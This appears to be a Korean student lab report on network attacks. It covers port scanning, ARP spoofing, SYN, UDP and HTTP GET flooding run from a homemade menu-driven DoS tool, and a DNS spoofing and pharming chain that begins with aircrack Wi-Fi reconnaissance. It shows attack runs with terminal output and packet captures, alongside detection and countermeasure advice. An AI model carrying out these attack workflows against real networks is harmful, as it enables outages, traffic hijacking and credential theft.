

네트워크 해킹 기법

양경석, 김동민, 한정민, 황인재

목차

I. 개요

- 1. 프로젝트 수행기간 및 참여인원.....3
- 2. 프로젝트의 목적.....3

II. 내용

- 1. port scan.....3
- 2. arp spoofing.....6
- 3. DoS공격.....8
 - (1) 개요.....8
 - (2) syn flooding.....9
 - (3) udp flooding.....13
 - (4) get flooding.....15
 - (5) DoS 공격 tool.....17
- 4. dns spoofing.....18
 - (1) 개요.....18
 - (2) 공격 과정.....19
 - (3) 대응 방법.....27
 - (4) dns spoofing tool.....27

III. 끝맺음

- 1. 프로젝트 후기.....28

I. 개요

1. 수행기간 및 참여인원

- 참여인원: 양경석, 김동민, 한정민, 황인재
 - 수행기간: 11.10 ~ 12.30
-

2. 프로젝트의 목적

- 본 프로젝트를 통해 몇 가지 네트워크 해킹 기법을 시연 해보고 패킷을 살펴봄으로써 네트워크에 대한 전반적인 이해, 해킹에 대한 대응 방법을 알아보고자 하였다.
-

II. 내용


1. port scan

(1) 개념

- 입력한 IP(혹은 도메인)에 어느 포트 번호의 서비스가 가동되고 있는가를 조사하는 것.
 - 해킹의 준비 과정이라고 할 수 있다.
 - 여러 가지 포트스캐닝 중 full open 방식의 tcp port scan에 대해 알아보고자 한다.
-

∴ tcp port scan

tcp port scan은 전형적인 port scan 공격으로 TCP/IP 3 way handshake를 이용하여 목표시스템의 생존여부와 제공하는 서비스를 식별할 수 있다.



(2) 공격수행

```
root@localhost:~  
파일(F) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)  
[root@localhost ~]# netstat -ant  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp        0      0 127.0.0.1:2208          0.0.0.0:*                LISTEN  
tcp        0      0 0.0.0.0:111             0.0.0.0:*                LISTEN  
tcp        0      0 0.0.0.0:851             0.0.0.0:*                LISTEN  
tcp        0      0 0.0.0.0:22              0.0.0.0:*                LISTEN  
tcp        0      0 127.0.0.1:631           0.0.0.0:*                LISTEN  
tcp        0      0 127.0.0.1:25            0.0.0.0:*                LISTEN  
tcp        0      0 127.0.0.1:2207          0.0.0.0:*                LISTEN  
tcp        0      0 :::80                   :::*                    LISTEN  
tcp        0      0 :::22                   :::*                    LISTEN  
[root@localhost ~]#
```

[현재 열려있는 Victim의 tcp port 확인]

```

root@localhost:~/PJ
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)
[root@localhost PJ]# ./portscan
ip 입력: 192.168.10.117
22 Port Open
80 Port Open
111 Port Open
851 Port Open
OK
[root@localhost PJ]#

```

[Attacker의 tcp port scan공격 실행]

192.168.10.117	192.168.10.252	TCP	netstat > 58276 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.10.252	192.168.10.117	TCP	57164 > 16 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=33801
192.168.10.117	192.168.10.252	TCP	16 > 57164 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.10.252	192.168.10.117	TCP	57215 > qotd [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=338
192.168.10.117	192.168.10.252	TCP	qotd > 57215 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.10.252	192.168.10.117	TCP	39526 > msp [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=3380
192.168.10.117	192.168.10.252	TCP	msp > 39526 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.10.252	192.168.10.117	TCP	38513 > chargen [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=
192.168.10.117	192.168.10.252	TCP	chargen > 38513 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.10.252	192.168.10.117	TCP	35742 > ftp-data [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV
192.168.10.117	192.168.10.252	TCP	ftp-data > 35742 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.10.252	192.168.10.117	TCP	50122 > ftp [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=3380
192.168.10.117	192.168.10.252	TCP	ftp > 50122 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.10.252	192.168.10.117	TCP	59797 > ssh [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=3380
192.168.10.117	192.168.10.252	TCP	ssh > 59797 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=14
192.168.10.252	192.168.10.117	TCP	59797 > ssh [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=3380158
192.168.10.252	192.168.10.117	TCP	59797 > ssh [FIN, ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=33
192.168.10.252	192.168.10.117	TCP	34353 > telnet [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=3

[wireshark로 packet확인]

(3) 탐지방법 및 대응책

- 완전한 연결을 맞는 것으로 로그에 기록이 남음.
- 지속적인 감시로 초기에 발견
- 방화벽이나 기타 방어 툴 설치
- NULL/ XMAS 패킷 방어


2. arp spoofing

(1) 개념

- ARP Spoofing 공격은 로컬 네트워크(LAN)에서 사용하는 ARP 프로토콜의 허점을 이용하여 자신의 MAC(Media Access Control) 주소를 다른 컴퓨터의 MAC인 것처럼 속이는 공격이다.
- ARP Spoofing 공격은 ARP Cache 정보를 임의로 바꾼다고 하여 'ARP Cache Poisoning 공격'이라고도 한다.

(2) 공격원리

ARP 프로토콜은 인증을 요구하는 프로토콜이 아니기 때문에 간단한 ARP Reply 패킷을 각 호스트에 보내서 쉽게 ARP Cache를 업데이트시킬 수 있다.



(3) 공격수행

```
C:\Users\user2>arp -a

인터페이스: 192.168.10.70 --- 0xc
인터넷 주소      물리적 주소      유형
192.168.10.1      90-9f-33-24-14-2c 동적
```

[공격 받기 전 Victim의 ARP Cache]

```
[root@localhost PJ]# ./arp
input_Victim_MAC_address(ex: 08:00:27:C3:1A:52): B8:97:5A:41:AA:94
input_Fake_MAC_address(ex: 08:00:27:C3:1A:52): 77:77:77:77:77:77
input_Victim_IP_address(ex: 192.168.0.216): 192.168.10.70
input_Target_IP_address(ex: 192.168.0.216): 192.168.10.1
```

[ARP Spoofing 공격 실행]

```
C:\Users\User2>arp -a
```

인터페이스: 192.168.10.70 --- 0xc		
인터넷 주소	물리적 주소	유형
192.168.10.1	77-77-77-77-77-77	동적

[공격 후 바뀐 Victim의 ARP Cache]

[illegible]

[ARP Spoofing 공격시 발생하는 패킷 확인]

(4) 탐지방법 및 대응책

- arp -a 명령과 같이 ARP table을 조회하는 명령으로 주변 시스템의 MAC 주소 중복 여부를 확인한다.
- Gateway의 IP와 MAC 주소를 정적으로 고정시킴으로써 잘못된 ARP Reply 정보가 오더라도 이를 ARP Table에 반영하지 못하도록 한다.
- ARP spoofing 서버로 악용되지 않도록 보안수준 강화.

3. DoS공격

(1) 개요

1) 개념

- DoS(Denial of Service)attack
 - 특정 컴퓨터에 대량의 접속을 유발해 해당 컴퓨터를 마비시키는 수법을 말한다.
 - 목표 서버가 다른 정당한 신호를 받지 못하게 방해하는 작용만 한다.
-


2) 수행 내용

- DoS공격 방법 중 syn_flooding, udp_flooding, get_flooding에 대해 알아본다.
 - 각각의 공격 코드를 작성해 가상환경에서 공격을 수행한다.
 - 공격을 수행한 뒤 오가는 패킷을 wireshark를 이용해 확인한다.
 - DoS공격별 대응방법에 대해 알아본다.
 - 작성한 코드를 하나의 툴로 만들어 본다.
-

(2) syn_flooding

1) 개념

- DoS 공격의 종류 중 하나.
 - Attacker가 접속 요청(SYN)하고 Victim 서버로부터 응답을 받은 후(SYN+ACK) Victim에게 ACK를 보내지 않는다.
 - Victim은 Half Open 상태로 대기 하며 이 연결이 백로그큐에 저장된다.
 - 백로그큐가 꽉 차게 되면 더 이상의 연결을 받아들일 수 없는 상태, 즉 서비스거부 상태로 들어가게 된다.
-




```
root@localhost:/usr/src
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)
[root@localhost src]# netstat -na | grep SYN
[root@localhost src]# netstat -na | grep SYN
[root@localhost src]# netstat -na | grep SYN
[root@localhost src]#
```

[공격 받기 전]

```
root@localhost:/usr/src
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)
[root@localhost src]# netstat -na | grep SYN
tcp        0      0 192.168.0.17:80      26.117.177.190:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      210.251.111.158:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      173.23.175.117:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      51.229.14.199:20000   SYN_RECV
tcp        0      0 192.168.0.17:80      204.140.184.219:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      209.234.104.164:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      137.36.232.182:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      5.143.222.144:20000   SYN_RECV
tcp        0      0 192.168.0.17:80      125.70.107.219:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      192.112.82.220:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      115.241.91.49:20000   SYN_RECV
tcp        0      0 192.168.0.17:80      183.54.95.166:20000   SYN_RECV
tcp        0      0 192.168.0.17:80      176.247.253.213:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      222.95.38.137:20000   SYN_RECV
tcp        0      0 192.168.0.17:80      110.173.139.20:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      116.52.193.180:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      98.111.21.238:20000   SYN_RECV
tcp        0      0 192.168.0.17:80      222.143.180.189:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      215.44.75.49:20000    SYN_RECV
tcp        0      0 192.168.0.17:80      166.109.79.82:20000   SYN_RECV
tcp        0      0 192.168.0.17:80      71.231.233.171:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      141.146.28.195:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      93.148.136.116:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      151.73.53.176:20000   SYN_RECV
tcp        0      0 192.168.0.17:80      61.95.4.93:20000      SYN_RECV
tcp        0      0 192.168.0.17:80      15.236.78.104:20000   SYN_RECV
tcp        0      0 192.168.0.17:80      193.21.131.128:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      146.11.21.44:20000    SYN_RECV
tcp        0      0 192.168.0.17:80      189.242.72.17:20000   SYN_RECV
tcp        0      0 192.168.0.17:80      116.118.120.186:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      85.233.116.181:20000  SYN_RECV
tcp        0      0 192.168.0.17:80      192.195.127.154:20000  SYN_RECV
[root@localhost src]#
```

[공격 받는 중]

② 공격 대처 방법

- 백로그큐를 늘려준다.

서비스 거부에 돌입하게 되는 것은 백로그큐가 가득차서 다른 접속 요구를 받아들이지 못하기 때문이므로 백로그큐의 크기를 늘려주는 것이다. 그러나 이 방법은 임시적인 대책일 뿐, 지속적으로 많은 TCP syn_flooding 공격을 당할 때는 결국 백로그큐가 가득 차게 되므로 근본적인 해결 방안은 아니다.

```
root@localhost:/usr/src
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)
[root@localhost src]# sysctl -a | grep syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[root@localhost src]#
```

[백로그큐 확인]

```
root@localhost:usr/src
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)
[root@localhost src]# sysctl -w net.ipv4.tcp_max_syn_backlog=1024
net.ipv4.tcp_max_syn_backlog = 1024
[root@localhost src]#
```

[백로그큐 확장]

∴ 일반적으로 시스템의 RAM 이 128M 일 경우에는 128 을 설정하고 그 이상일 경우에는 1024 정도로 설정해 주는 것이 좋다.

- Syncookies 기능을 켜다.

Syncookies는 '3-way handshake' 진행과정을 다소 변경하는 것으로 TCP 헤더의 특정 부분을 뺐아내어 암호화 알고리즘을 이용하는 방식으로 '3-Way handshake' 가 성공적으로 이루어지지 않으면 더 이상 소스 경로를 거슬러 올라가지 않는다. 따라서 적절한 연결 요청에 대해서만 연결을 맺기 위해 리소스를 소비하게 되는 것이다.

```
root@localhost:usr/src
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)
[root@localhost src]# sysctl -a | grep syncookie
net.ipv4.tcp_syncookies = 0
[root@localhost src]#
```

[Syncookies 확인]

∴ 0 으로 설정되어 있으므로 현재 syncookies는 적용되지 않는다.

```
root@localhost:usr/src
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)
[root@localhost src]# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[root@localhost src]#
```


[Syncookies 설정]

∴ Syncookies는 백로그큐가 가득 찼을 경우에도 정상적인 접속 요구를 계속 받아들일 수 있도록 해 주므로 syn_flooding 공격에 대비한 가장 효과적인 방법 중 하나이다.

(3) udp_flooding

1) 개념

- UDP(User Datagram Protocol)를 이용한 패킷전달은 비연결형(connectionless) 서비스로서 포트 대 포트로 전송한다.
 - 클라이언트와 서버간의 UDP/ICMP의 전송은 송신에만 주력하며 제대로 전달되었는지에 대한 검증이 이루어지지 않은 프로토콜이다.
 - 비연결성과 비신뢰성을 이용하여 대량의 UDP 패킷을 전송해 네트워크 과부하를 초래한다.
-




2) 공격 수행 및 확인

```
root@localhost:~/final
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)
[root@localhost final]# ./udp_final
+
+
+--> Victim_ip(ex: 192.168.10.252): 192.168.0.27
+--> Src_ip(ex: 192.168.10.252): 192.168.0.8
+--> Victim_mac(ex: 08:00:27:00:00:00): 08:00:27:9c:fe:12

[root@localhost final]#
```

[공격 수행]



[패킷 확인]

∴ victim A : 192.168.0.8
victim B : 192.168.0.27 → source IP

3) 탐지방법 및 대응책

① 탐지 방법

공격자가 보낸 Packet에서 UDP를 분석하여 대상 Port 번호가 7,17,19,135,137 번이 아니고, UDP Port Scan 공격 아니면 udp_flooding 공격으로 간주한다. 공격자가 보내는 Packet의 횟수를 Count하여 공격인정 시간 내에 공격인정 회수 이면 udp_flooding으로 탐지 한다.

② 대응 방법

일반적으로 서비스의 특성 상 UDP를 서비스에 이용하는 유형은 제한되어 있다. 따라서 UDP를 서비스에서 사용하지 않을 경우에는 미리 차단함으로서 공격으로 인한 피해를 최소화 할 수 있다. 이 경우 불필요한 트래픽을 사전에 차단함에 따라 Server 및 회선의 과부하를 사전에 방지할 수 있다. 또한 TCP 프로토콜 기반의 Flooding을 방어하는 기법과 마찬가지로 임계치 기반에 의거한 DoS 공격 탐지 및 방어 기법도 사용이 가능하다.

(4) get_flooding


1) 개념

- 동일한 URL(ex: a.com/index.html)을 반복 요청하여 웹서버가 URL에 해당되는 데이터를 클라이언트에게 회신하기 위해 서버 자원을 사용하도록 하는 공격이다.
- 서버는 기본적인 TCP 세션 처리뿐만 아니라 HTTP 요청 처리까지 수행해야 하므로 과부하를 야기 시킬 수 있는 DoS 공격 기법이다.

2) 공격 수행 및 확인

A terminal window titled 'root@localhost:~/final' with a menu bar (파일(F), 편집(E), 보기(V), 터미널(T), 탭(B), 도움말(H)). The command prompt shows '[root@localhost final]# ./get_final'. The output displays 'web: GET /index.html' and 'host ip: 192.168.10.117'.

[공격 수행]



[패킷 확인]

3) 대응책 및 한계점

① 대응책

TCP 연결 요청의 임계치 값과 HTTP Get 요청의 임계치 값의 모니터링을 통하여 비정상적으로 많은 트래픽을 발생하는 출발지 IP에 대한 선별적인 차단

② 한계점

향후 세션 기반 공격의 경우 다수의 사용자를 이용한 DoS 공격이 이루어지며 하나의 출발지 IP 당 발생하는 공격 트래픽 양은 방어 장비에서 설정된 임계치 정책보다도 더 작게 공격할 수 있는 위험을 가지고 있다. 따라서 상세한 DDoS 공격을 방어하기 위해서는 정상적으로 HTTP Get 요청을 하는지에 대한 정밀한 검사 기법이 요구된다.

(5) DoS 공격 tool

∴ syn_flooding, udp_flooding, get_flooding 공격을 모아 하나의 DoS Attack tool을 만들어 보았다.

```
root@localhost:~/final
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)

=====
DDoS Attack!!!
=====

+-----+
+ 1. syn_flooding +
+ 2. udp_flooding +
+ 3. get_flooding +
+ 0. exit         +
+-----+

+
+ #> select number: 1
+
+
+===== syn_flooding_attack!!! =====
+
+
+ #> Victim ip(ex: 192.168.10.252): 192.168.10.117
+ #> Victim mac(ex: 08:00:27:00:00:00): 08:00:27:63:38:51
```

[syn_flooding 공격]

```
root@localhost:~/final
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)

=====
DDoS Attack!!!
=====

+-----+
+ 1. syn_flooding +
+ 2. udp_flooding +
+ 3. get_flooding +
+ 0. exit         +
+-----+

+
+ #> select number: 2
+
+
+===== udp_flooding_attack!!! =====
+
+
+ #> Victim ip(ex: 192.168.10.252): 192.168.0.27
+ #> Src ip(ex: 192.168.10.252): 192.168.0.8
+ #> Victim mac(ex: 08:00:27:00:00:00): 08:00:27:9c:fe:12
```

[udp_flooding 공격]

```
root@localhost:~/final
파일(E) 편집(E) 보기(V) 터미널(T) 탭(B) 도움말(H)

=====
DDoS Attack!!!
=====

+-----+
+          1. syn_flooding          +
+          2. udp_flooding          +
+          3. get_flooding          +
+          0. exit                  +
+-----+

+
+ #> select number: 3
+
+
+===== get_flooding_attack!!! =====
+
+ #>web: GET /index.html
+ #>host ip: 192.168.10.117
```

[get_flooding 공격]

4. dns spoofing

(1) 개요

- DNS spoofing 공격은 DNS에서 전달되는 IP 주소를 변조하거나 DNS의 server를 장악하여 사용자가 의도하지 않은 주소로 접속하게 만드는 공격방법이다.
- victim은 DNS Query를 보낸 후 먼저 도착한 응답을 수용하는데 Attacker는 local에 존재함으로 실제 DNS server보다 빨리 응답할 수 있다.

(2) 공격 과정

∴ 요약

1)	target network로 침투
2)	local 정보획득
3)	ARP spoofing
4)	패킷 릴레이(fragrouter)
5)	DNS spoofing
6)	파밍사이트 접속 및 login 유도
7)	획득정보 확인

1) target network로 침투

∴ aircrack을 이용하여 wifi 비밀번호를 알아내 target network에 침입하는 것으로 가정.

① 모니터 모드 시작

```
root@kali:~/Desktop# airmon-ng start wlan2

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2207     dhclient
2341     NetworkManager
3467     wpa_supplicant

Interface      Chipset      Driver
wlan2          Atheros AR9271  ath9k - [phy0]
               (monitor mode enabled on mon0)

root@kali:~/Desktop#
```

② 모니터 모드 확인

```
root@kali:~/Desktop# iwconfig
wlan2 IEEE 802.11bgn ESSID:off/any
      Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
      Retry short limit:7 RTS thr:off Fragment thr:off
      Encryption key:off
      Power Management:off

lo no wireless extensions.

mon0 IEEE 802.11bgn Mode:Monitor Tx-Power=20 dBm
      Retry short limit:7 RTS thr:off Fragment thr:off
      Power Management:off

eth0 no wireless extensions.

root@kali:~/Desktop#
```

③ 활성화된 AP장치 검색

```
#> airodump-ng mon0
```

∴ target AP의 SSID, 채널, MAC주소, 암호화/인증 방식 등을 알 수 있다.

```
CH 4 ][ Elapsed: 1 min ][ 2014-12-13 02:16
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E8:DE:27:4B:69:6A	-52	13	4 0	9	54e	WPA2	CCMP	PSK	a
00:26:66:B5:B4:F8	-60	17	4 0	9	54e	WEP	WEP		g
64:E5:99:EE:2B:8E	-65	9	0 0	11	54e	OPN			i
00:08:9F:79:42:B0	-86	4	0 0	11	54e	WPA2	CCMP	PSK	a
24:A2:E1:EB:23:08	-87	2	0 0	6	54e	WPA2	CCMP	PSK	K
64:E5:99:E4:45:68	-91	2	0 0	11	54e	OPN			i
BC:96:80:AD:21:B0	-90	3	0 0	9	54e	WPA	TKIP	PSK	<
BC:96:80:AD:21:B1	-91	5	0 0	9	54e	WPA2	CCMP	PSK	U
